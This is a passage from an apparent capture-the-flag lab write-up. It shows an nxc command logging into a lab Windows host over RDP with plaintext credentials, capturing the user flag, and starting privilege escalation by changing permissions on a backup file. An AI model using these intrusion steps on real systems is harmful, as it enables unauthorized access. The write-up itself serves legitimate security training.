
```
# nxc rdp 10.10.157.212 -u SG -p 'UmbracoIsTheBest'
RDP      10.10.157.212    3389    WIN-LU09299160F  [*] Windows 10 or Windows Server 2016 Build 17763 (name:WIN-LU09299160F) (domain:WIN-LU09299160F) (nla:False)
RDP      10.10.157.212    3389    WIN-LU09299160F  [*] WIN-LU09299160F\SG:UmbracoIsTheBest! (Pwn3d!)

#
```

Since I had the valid credentials, I got **rdp** access on the target.




I captured the user flag from the user's desktop.





PRIVILEGE ESCALATION

I looked at the folders and files present (including hidden files) and found a backup folder inside the C drive.





This folder contained a file called *restore.txt* that I could not access.






Hence, I modified the file's properties to allow the machine account to read the file.


